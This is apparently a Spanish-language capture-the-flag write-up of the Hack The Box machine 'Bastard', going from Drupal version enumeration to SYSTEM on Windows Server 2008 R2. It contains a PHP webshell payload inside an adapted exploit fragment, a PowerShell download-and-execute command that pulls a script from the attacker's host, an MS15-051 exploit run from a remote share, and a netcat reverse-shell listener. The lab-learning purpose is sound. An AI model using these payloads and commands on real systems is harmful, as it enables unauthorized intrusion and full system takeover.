	Hack The Box - Bastard	
	Sistema operativo:	Windows
	Dificultad:	Medium
	Release:	18/03/2017
	Skills Required	
	<ul style="list-style-type: none"> ● Basic knowledge of Windows ● Basic knowledge of PHP ● Enumerating ports and services 	
	Técnicas utilizadas	
	<ul style="list-style-type: none"> ● Enumerating CMS versions ● Exploit modification ● Basic Windows privilege escalation techniques 	

La resolución de la máquina *Bastard* de HackTheBox se articuló en torno a una metodología ofensiva rigurosa, iniciada con la identificación de un servicio web basado en *Drupal*. La enumeración inicial permitió detectar la versión exacta del CMS a través del archivo **CHANGELOG.txt**, lo que posibilitó correlacionar el entorno con una vulnerabilidad documentada en **Exploit-DB**. Tras la adaptación del exploit público, se obtuvieron credenciales de sesión administrativas y se desplegó un *webshell* en PHP, habilitando la ejecución remota de comandos.

A partir de este punto, el análisis del sistema reveló que se trataba de un **Windows Server 2008 R2 Datacenter**, cuya obsolescencia lo hacía susceptible a múltiples vectores de escalada. La ejecución del script **Sherlock** permitió identificar la vulnerabilidad **CVE-2015-1701** en el controlador **Win32k.sys**, cuya explotación facilitó la elevación de privilegios hasta el contexto **NT AUTHORITY\SYSTEM**.

Este recorrido, desde la explotación inicial de la aplicación web hasta la consolidación del control total del sistema, evidencia la importancia de una aproximación metódica que combine enumeración exhaustiva, correlación de vulnerabilidades y adaptación de exploits. La práctica no solo refuerza competencias técnicas en intrusión controlada, sino que también pone de relieve la necesidad de mantener actualizados los sistemas en entornos corporativos para mitigar riesgos de seguridad críticos.



Enumeración

La dirección IP de la máquina víctima es 10.129.214.148. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
(administrador@kali)~/Descargas
$ ping -c 5 10.129.214.148
PING 10.129.214.148 (10.129.214.148) 56(84) bytes of data.
64 bytes from 10.129.214.148: icmp_seq=1 ttl=127 time=53.1 ms
64 bytes from 10.129.214.148: icmp_seq=2 ttl=127 time=52.1 ms
64 bytes from 10.129.214.148: icmp_seq=3 ttl=127 time=52.1 ms
64 bytes from 10.129.214.148: icmp_seq=4 ttl=127 time=53.5 ms
64 bytes from 10.129.214.148: icmp_seq=5 ttl=127 time=72.4 ms

--- 10.129.214.148 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4004ms
rtt min/avg/max/mdev = 52.053/56.653/72.415/7.901 ms

(administrador@kali)~/Descargas
$
```

Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.214.148 -oN scanner_bastard** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a **--script=default**. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- **(-Pn)**: asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.


```
# Nmap 7.94SVN scan initiated Thu Jul 18 01:01:50 2024 as: nmap -p- -sS -sC -sV -vvv --min-rate 5000 -Pn -oN nmap/scanner_bastard 10.129.214.148
Nmap scan report for 10.129.214.148
Host is up, received user-set (0.057s latency).
Scanned at 2024-07-18 01:01:51 CEST for 91s
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE REASON      VERSION
80/tcp    open  http      syn-ack ttl 127 Microsoft IIS httpd 7.5
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-title: Welcome to Bastard | Bastard
|_ http-robots.txt: 36 disallowed entries
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt /update.php /UPGRADE.txt /xmlrpc.php
|_ /admin/ /comment/reply/ /filter/tips/ /node/add/ /search/
|_ /user/register/ /user/password/ /user/login/ /user/logout/ /?q=admin/
|_ /?q=comment/reply/ /?q=filter/tips/ /?q=node/add/ /?q=search/
|_ /?q=user/password/ /?q=user/register/ /?q=user/login/ /?q=user/logout/
|_ http-favicon: Unknown favicon MD5: CF2443DCB53A031C02F9B57E2199BC03
|_ http-server-header: Microsoft-IIS/7.5
|_ http-methods:
|_   Supported Methods: OPTIONS TRACE GET HEAD POST
|_   Potentially risky methods: TRACE
|_ 135/tcp open  msrpc    syn-ack ttl 127 Microsoft Windows RPC
49154/tcp open  msrpc    syn-ack ttl 127 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
#
```


Análisis del puerto 80 (HTTP)

Al iniciar la fase de reconocimiento, la superficie expuesta por el servidor se reducía exclusivamente a un panel de autenticación perteneciente a *Drupal*. Ante la ausencia de credenciales válidas, resultaba imperativo reorientar la estrategia de aproximación.

Drupal constituye un sistema de gestión de contenidos (CMS) de naturaleza libre y arquitectura modular, ampliamente utilizado para la publicación de artículos, la gestión de recursos multimedia y la provisión de servicios interactivos como foros o encuestas. Su popularidad lo convierte en un objetivo recurrente dentro de escenarios de intrusión controlada.



Durante la enumeración inicial, la presencia del archivo **CHANGELOG.txt** permitió identificar con precisión la versión desplegada de la aplicación. Este tipo de registros —que documentan de manera cronológica las modificaciones introducidas en un proyecto, incluyendo parches de seguridad y nuevas funcionalidades— adquiere un valor estratégico en el ámbito ofensivo, pues posibilita la correlación directa con vulnerabilidades previamente catalogadas.



En este caso concreto, la versión detectada se correspondía con una instancia afectada por una vulnerabilidad documentada en **Exploit-DB**, lo que habilitó la posibilidad de instrumentar un vector de explotación público. No obstante, el código disponible requería una adaptación específica para ajustarse al contexto de la máquina objetivo, circunstancia que motivó un proceso de análisis y modificación del exploit original.

```
define('QID', 'anything');
define('TYPE_PHP', 'application/vnd.php.serialized');
define('TYPE_JSON', 'application/json');
define('CONTROLLER', 'user');
define('ACTION', 'login');

$url = 'http://10.129.214.148/';
$endpoint_path = '/rest';
$endpoint = 'rest_endpoint';


$file = [
    'filename' => 'shell.php',
    'data' => '<?php system($_REQUEST["cmd"]); ?>'
];

$browser = new Browser($url . $endpoint_path);
```


La ejecución del exploit adaptado derivó en la generación local de dos artefactos: **user.json** y **session.json**. Este último contenía credenciales de sesión válidas en forma de cookies asociadas a la cuenta administrativa de *Drupal*, lo que permitió consolidar un vector de autenticación privilegiada.

```
(root@kali) ~-administrador/Descargas/exploit
$ cat session.json | jq
{
  "session_name": "SESSddec170fae4c2d6b579b2e56913c5089",
  "session_id": "J6qtNyJaZgo0nUiGnD3K0d64iNt2VjtCAFaAF2hHJWg",
  "token": "LYvVyWcvVvEASaLUI4mnHUYLxfwPkMxVw7Gn7xMV2w"
```

A partir de esta condición de acceso, se procedió a la carga en el servidor de un *webshell* en PHP, diseñado para habilitar la ejecución remota de comandos en el entorno comprometido. Este mecanismo de control constituyó el punto de inflexión que posibilitó la transición desde la explotación de la aplicación web hacia la interacción directa con el sistema operativo subyacente.



Como resultado de este proceso, se obtuvo acceso interactivo al sistema objetivo bajo el contexto del usuario **IUSR**, lo que marcó el inicio de la fase de post-explotación y escalada de privilegios.



Group Name	Type	SID	Attributes
Mandatory Label\High Mandatory Level	Label	S-1-16-12288	
Everyone	Well-known group	S-1-1-0	Mandatory group, Enabled by default, Enabled group
BUILTIN\Users	Alias	S-1-5-32-545	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\SERVICE	Well-known group	S-1-5-6	Group used for deny only
CONSOLE LOGON	Well-known group	S-1-2-1	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users	Well-known group	S-1-5-11	Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization	Well-known group	S-1-5-15	Mandatory group, Enabled by default, Enabled group
LOCAL	Well-known group	S-1-2-0	Mandatory group, Enabled by default, Enabled group



Escalada de privilegios

El análisis del sistema comprometido reveló que se trataba de un **Windows Server 2008 R2 Datacenter**, una versión obsoleta cuya longevidad en entornos productivos la convierte en un objetivo especialmente susceptible a múltiples vectores de explotación.

```
C:\inetpub\drupal-7.54>systeminfo
systeminfo

Host Name:                BASTARD
OS Name:                  Microsoft Windows Server 2008 R2 Datacenter
OS Version:               6.1.7600 N/A Build 7600
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:         Windows User
Registered Organization:
Product ID:               59041-402-3582622-84461
Original Install Date:    18/3/2017, 7:04:46 **
System Boot Time:         18/7/2024, 1:58:14 **
System Manufacturer:      VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               x64-based PC
Processor(s):              2 Processor(s) Installed.
                          [01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2595 Mhz
                          [02]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2595 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/11/2020
Windows Directory:        C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:              el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     2.047 MB
Available Physical Memory: 1.540 MB
Virtual Memory: Max Size:  4.095 MB
Virtual Memory: Available: 3.566 MB
Virtual Memory: In Use:    529 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                          [01]: Intel(R) PRO/1000 MT Network Connection
                              Connection Name: Local Area Connection
                              DHCP Enabled:   Yes
                              DHCP Server:    10.129.0.1
                              IP address(es) 10.129.214.148
```

Con el propósito de identificar posibles vías de escalada de privilegios, recurrí a **Sherlock**, un script de código abierto ampliamente utilizado en auditorías de seguridad para la detección automatizada de vulnerabilidades locales en sistemas Windows.

```
C:\inetpub\drupal-7.54>powershell IEX(new-object System.Net.WebClient).downloadString('http://10.10.16.23:8000/Sherlock.ps1')
powershell IEX(new-object System.Net.WebClient).downloadString('http://10.10.16.23:8000/Sherlock.ps1')

Title       : User Mode to Ring (KiTrap0D)
MSBulletin  : MS10-015
CVEID       : 2010-0232
Link        : https://www.exploit-db.com/exploits/11199/
VulnStatus  : Not supported on 64-bit systems

Title       : Task Scheduler .XML
MSBulletin  : MS10-092
CVEID       : 2010-3338, 2010-3888
Link        : https://www.exploit-db.com/exploits/19930/
VulnStatus  : Appears Vulnerable

Title       : NTUserMessageCall Win32k Kernel Pool Overflow
MSBulletin  : MS13-053
CVEID       : 2013-1300
Link        : https://www.exploit-db.com/exploits/33213/
VulnStatus  : Not supported on 64-bit systems

Title       : TrackPopupMenuEx Win32k NULL Page
MSBulletin  : MS13-081
CVEID       : 2013-3881
Link        : https://www.exploit-db.com/exploits/31576/
VulnStatus  : Not supported on 64-bit systems

Title       : TrackPopupMenu Win32k Null Pointer Dereference
MSBulletin  : MS14-058
CVEID       : 2014-4113
Link        : https://www.exploit-db.com/exploits/35101/
VulnStatus  : Not Vulnerable

Title       : ClientCopyImage Win32k
MSBulletin  : MS15-051
CVEID       : 2015-1701, 2015-2433
Link        : https://www.exploit-db.com/exploits/37367/
VulnStatus  : Appears Vulnerable
```



La ejecución de esta herramienta permitió correlacionar la configuración del entorno con la vulnerabilidad **CVE-2015-1701**, un fallo crítico en el controlador **Win32k.sys** que afecta a versiones heredadas de Windows Server y que, desde su explotación activa en 2015, ha sido considerado un vector de alto impacto en escenarios ofensivos.

Esta vulnerabilidad habilita la ejecución de código arbitrario en **modo kernel**, lo que, bajo condiciones controladas, posibilita la obtención de privilegios de sistema. Tras la instrumentación del exploit correspondiente y la validación mediante la ejecución del comando `whoami`, se constató la elevación efectiva de privilegios hasta el contexto **NT AUTHORITY\SYSTEM**, consolidando así el control total sobre el sistema objetivo.

```
C:\inetpub\drupal-7.54>\\10.10.16.23\share\ms15-051x64.exe "whoami"
\\10.10.16.23\share\ms15-051x64.exe "whoami"
[#] ms15-051 fixed by zcgonvh
[!] process with pid: 1616 created.
=====
nt authority\system

C:\inetpub\drupal-7.54>
```

Esto permitió completar de forma satisfactoria el reto propuesto por la plataforma *Hack The Box*, evidenciando no solo la explotación de una vulnerabilidad histórica, sino también la aplicación de una metodología rigurosa de enumeración, correlación y ejecución en un entorno realista de intrusión controlada.

```
(root@kali) ~ [~/home/administrador/Descargas/contents]
# rlrwrap nc -nlpv 444
listening on [any] 444 ...
connect to [10.10.16.23] from (UNKNOWN) [10.129.214.148] 51363
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\inetpub\drupal-7.54>whoami
whoami
nt authority\system

C:\inetpub\drupal-7.54>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : .htb
    IPv4 Address. . . . . : 10.129.214.148
    Subnet Mask . . . . . : 255.255.0.0
    Default Gateway . . . . . : 10.129.0.1

Tunnel adapter isatap.{htb}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . : .htb

Tunnel adapter Local Area Connection* 9:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

C:\inetpub\drupal-7.54>
```

